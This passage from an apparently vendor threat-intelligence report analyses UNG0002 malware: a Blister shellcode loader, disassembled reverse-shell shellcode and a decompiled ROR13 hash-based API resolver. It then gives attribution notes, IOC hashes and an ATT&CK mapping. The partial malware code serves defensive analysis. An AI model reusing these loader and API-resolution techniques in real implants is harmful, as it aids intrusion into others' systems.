B9 4C772607          mov ecx,726774C
E8 2E040000          call 2101BA7045C
```

The program then overwrites the original entry point with a jmp instruction pointing to the memory location where the shellcode was loaded (I.e., the buffer allocated earlier via VirtualAlloc). This effectively redirects execution to the decrypted shellcode as soon as execution reaches the patched entry point.

Therefore, that is the overall task of Blister implant to load the malicious shellcode into memory. Next, we will look into the shellcode, of an unknown reverse-shell based implant.

```
push    r13
push    r14
push    r15
lea     rbp, [rsp-298h]
sub     rsp, 398h
mov     ecx, 726774Ch
call    sub_45C
xor     edi, edi
mov     dword ptr [rbp-70h], 'resu'
mov     rbx, rax
mov     [rbp-66h], dil
lea     rcx, [rbp-70h]
mov     dword ptr [rbp-6Ch], 'd.23'
mov     word ptr [rbp-68h], 'll'
call    rbx
lea     rcx, [rbp-60h]
mov     dword ptr [rbp-60h], '_2sw'
loc_5C:                                 ; DATA XREF: sub_45C+19↓r
mov     dword ptr [rbp-5Ch], 'd.23'
mov     word ptr [rbp-58h], 'll'
mov     [rbp-56h], dil
call    rbx
lea     rcx, [rbp-50h]
mov     dword ptr [rbp-50h], 'cvsm'
mov     dword ptr [rbp-4Ch], 'd.tr'
mov     word ptr [rbp-48h], 'll'
mov     [rbp-46h], dil
```

Upon dumping the shellcode blob from the implant, initially we saw that multiple DLLs are being loaded in memory.


```
__int64 __fastcall sub_45C(int a1)
{
  __int64 *v2; // r8
  __int64 v3; // r9
  int v4; // edx
  __int128 v5; // xmm0
  __int64 v6; // r11
  char *v7; // rcx
  __int64 v8; // r10
  int v9; // edx
  _DWORD *v10; // r10
  int v11; // r11d
  unsigned int *v12; // rdi
  int v13; // ebx
  char *v14; // rsi
  int v15; // ecx

  v2 = *(__int64 **)(*(_QWORD *)(__readgsqword(0x60u) + 24) + 16i64);
  while ( 1 )
  {
LABEL_2:
    if ( !v2[6] )
      return 0i64;
    v3 = v2[6];
    v4 = 0;
    v5 = *(_QWORD *)(v2 + 11);
    v2 = (__int64 *)*v2;
    v6 = *(unsigned int *)(*(int *)(v3 + 60) + v3 + 136);
    if ( (_DWORD)v6 )
    {
      if ( WORD1(v5) )
      {
        v7 = (char *)*((_QWORD *)&v5 + 1);
        v8 = WORD1(v5);
        do
        {
          v9 = __ROR4__(v4, 13);
          if ( *v7 >= 97 )
```

Then we found a function sub_45C which is a custom API resolver that dynamically locates and returns the address of a Windows API function based on a hashed value provided as input.

It does this by traversing the Process Environment Block (PEB) to access the list of loaded modules, parsing each module's export table to iterate over the exported function names. For each function name, it computes a hash using a rotate-right-13 (ROR13) and add algorithm, then combines this hash with a similarly calculated hash of the module name.


If the combined hash matches the input value, the function calculates and returns the memory address of the corresponding API.




Finally, we can see multiple hashes of APIs related to Windows Networking and other relevant API and other analysis of this shellcode binary confirms that is a reverse-shell based shellcode.

Hunting and Infrastructure


Upon carefully, hunting using the existing artefacts from Operation AmberMist, we have found a few overlaps in-terms of TTPs and overlap in-terms of infrastructure and another campaign leveraging DLL-Sideloading.



Initially, upon hunting, we found this malicious ZIP file, uploaded from Hong-Kong jurisdiction. This malicious ZIP file contained artefacts which are similar to the ones used in the previous campaigns.



The bundled files, which are present in this malicious ZIP file, do quite resemble, in terms of file organization, and the intended way of execution of files.



Now, looking into another interesting part that, we have found that this threat entity aka UNG0002 is somehow trying to mimic the behavior of a campaign which has been dubbed as Operation Voldemort discovered by researchers at [ProofPoint.]

Now, looking into the infrastructural overlaps, we have seen that this threat entity has been sharing similar infrastructure as the threat group SideWinder. Well, alone a slight infrastructural overlap does not allow us the confidence to attribute this threat entity to SideWinder, as we have seen multiple confusing details, trying to mimic MustangPanda as well amongst the implants.

Well, last but not the least, we have found that this entity has used three new ASNs in recent campaigns.

ASN	NAME
ASN22612	NAMECHEAP-NET
ASN47846	SEDO GmBH
ASN 20253	QWILTED-PROD091

In, the next section, we will conclude the overall details about the campaign.

Conclusion.

Attributing threat activity to a specific group is always a complex task. It requires detailed analysis across several areas, including targeting patterns, tactics and techniques (TTPs), geographic focus, and any possible slip-ups in operational security. UNG0002 is an evolving cluster that SEQRITE Labs is actively monitoring. As more intelligence becomes available, we may expand or refine the associated campaigns. Based on our current findings, we assess with high confidence that this group originates from South-East Asia and demonstrates a high level of adaptability – often mimicking techniques seen in other threat actor playbooks to complicate attribution focusing on espionage. We also, appreciate other researchers in the community, like malwarehunterteam for hunting these campaigns.

Seqrite Protection.

- Trojan.AgentCiR
- Trojan.Blister.S36515054
- Lnk.xworm.49712.GC
- Lnk.trojan.49595.GC
- Script.Trojan.49717.GC

IOCs.

File Type	Hash (SHA-256)
LNK (Shortcut)	4ca4f673e4389a352854f5feb0793dac43519ade8049b5dd9356d0cbe0f06148
	55dc772d1b59c387b5f33428d5167437dc2d6e2423765f4080ee3b6a04947ae9
	4b410c47465359ef40d470c9286fb980e656698c4ee4d969c86c84fbd012af0d
SCT (Scriptlet)	c49e9b556d271a853449ec915e4a929f5fa7ae04da4dc714c220ed0d703a36f7
VBS (VBScript)	ad97b1c79735b1b97c4c4432cacac2fce6316889eafb41a0d97f2b0e565ee850
	c722651d72c47e224007c2111e0489a028521ccdf5331c92e6cd9cfe07076918
	2140adec9cde046b35634e93b83da4cc9a8aa0a71c21e32ba1dce2742314e8dc
Batch Script (.bat)	a31d742d7e36fefed01971d8cba827c71e69d59167e080d2f551210c85fddaa5
PowerShell (.ps1)	a31d742d7e36fefed01971d8cba827c71e69d59167e080d2f551210c85fddaa5
TXT - C2 Config	2df309018ab935c47306b06ebf5700dcf790fff7cebabfb99274fe867042ecf0 b7f1d82fb80e02b9ebe955e8f061f31dc60f7513d1f9ad0a831407c1ba0df87e
Shellcode (.dat)	2c700126b22ea8b22b8b05c2da05de79df4ab7db9f88267316530fa662b4db2c

- PE-implants.

Hash (SHA-256)	Malware Type	Notes
c3ccfe415c3d3b89bde029669f42b7f04df72ad2da4bd15d82495b58ebde46d6	Blister DLL Implant	Used in Operation AmberMist, DLL sideloaded via Node-Webkit
4c79934beb1ea19f17e39fd1946158d3dd7d075aa29d8cd259834f8cd7e04ef8	Blister DLL Implant	Same family as above, possible variant
2bdd086a5fce1f32ea41be86febfb4be7782c997cfcb028d2f58fee5dd4b0f8a	INET RAT	Shadow RAT rewrite with anti-analysis and C2 flexibility
90c9e0ee1d74b596a0acf1e04b41c2c5f15d16b2acd39d3dc8f90b071888ac99	Shadow RAT	Deployed via Rasphone with decoy and config loader

MITRE ATT&CK.

Tactic	Technique	Technique ID	Observed Behavior / Example
Reconnaissance	Spearphishing for Information	T1598.002	Use of job-themed resumes (e.g., Zhang Wanwan & Li Mingyue CVs) to target specific sectors.
Resource Development	Develop Capabilities	T1587	Custom implants: INET RAT (rewrite of Shadow RAT), use of Blister DLL loader.
	Acquire Infrastructure	T1583.001, T1583.006	Use of spoofed domains (e.g., moma[.]islamabadpk[.]site); ASN usage.
Initial Access	Spear Phishing Attachment	T1566.001	Use of malicious ZIPs with LNKs and VBS (e.g., 张婉婉简历.zip, **李明月**_CV.pdf.lnk).
	Drive-by Compromise (ClickFix technique)	T1189	Malicious site tricks user into pasting PowerShell copied to clipboard.
Execution	Command and Scripting Interpreter (PowerShell, VBScript, Batch)	T1059	Multi-stage execution via VBS → BAT → PowerShell.
	Signed Binary Proxy Execution (wscript, rasphone, regsvr32)	T1218	Use of LOLBINs like `wscript.exe`, `regsvr32.exe`, `rasphone.exe` for execution and sideloading.
	Scripting (Scriptlets - .sct files)	T1059.005	Use of `run.sct` via `regsvr32` for further payload execution.
Persistence	Scheduled Task/Job	T1053.005	Tasks like `SysUpdater`, `UtilityUpdater` scheduled for recurring execution.
Privilege Escalation	DLL Search Order Hijacking	T1574.001	DLL sideloading via `rasphone.exe`, `node-webkit` for Shadow RAT, Blister loader.
Defense Evasion	Obfuscated Files or Information	T1027	Scripts with obfuscation, hex-encoded C2 configs, junk code in SCTs.
	Deobfuscate/Decode Files or Information	T1140	INET RAT decrypting C2 configuration from `list.txt`.

	Software Packing (Shellcode loader)	T1027.002	Blister decrypts and injects shellcode from `update.dat` using AES.
	Indirect Command Execution	T1202	Executing SCT through regsvr32, using P/Invoke to load DLLs.
Credential Access	Input Capture (potential within Shadow/INET RAT)	T1056	RAT capabilities imply possible credential theft.
Discovery	System Information Discovery	T1082	INET RAT collects computer/user names upon execution.
Command & Control	Application Layer Protocol: Web Protocols	T1071.001	Shadow/INET RATs communicate over HTTP(S).
	Ingress Tool Transfer	T1105	Payloads and decoys downloaded from external servers.
Collection	Data from Local System	T1005	Likely via RATs for file collection or clipboard access.
Exfiltration	Exfiltration Over C2 Channel	T1041	Shadow/INET RAT reverse shell features suggest data tunneling over same HTTP channel.

About Seqrite

Seqrite is a leading enterprise cybersecurity solutions provider. With a focus on simplifying cybersecurity, Seqrite delivers comprehensive solutions and services through our patented, AI/ML-powered tech stack to protect businesses against the latest threats by securing devices, applications, networks, cloud, data, and identity. Seqrite is the Enterprise arm of the global cybersecurity brand, Quick Heal Technologies Limited, the only listed cybersecurity products and solutions company in India.

We are the first and only Indian company to have solidified India's position on the global map by collaborating with the Govt. of the USA on its NIST NCCoE's Data Classification project. We are differentiated by our easy-to-deploy, seamless-to-integrate comprehensive solutions providing the highest level of protection against emerging and sophisticated threats powered by state-of-the-art threat intelligence and playbooks backed by world-class service provided by best-in-class security experts at India's largest malware analysis lab – Seqrite Labs. We are the only Indian full-stack company aligned with CSMA architecture recommendations, offering award-winning Endpoint Protection, Enterprise Mobility Management, Zero Trust Network Access, and many more. Seqrite Data Privacy management solution enables organizations to stay fully compliant with the DPDP Act and global regulations.

Today, 30,000+ enterprises in more than 70 countries trust Seqrite with their cybersecurity needs. For more information, please visit: www.seqrite.com

SEQRITE

Solitaire Business Hub, Office No. 7010 C & D, 7th Floor,
Viman Nagar, Pune - 411014, India. www.seqrite.com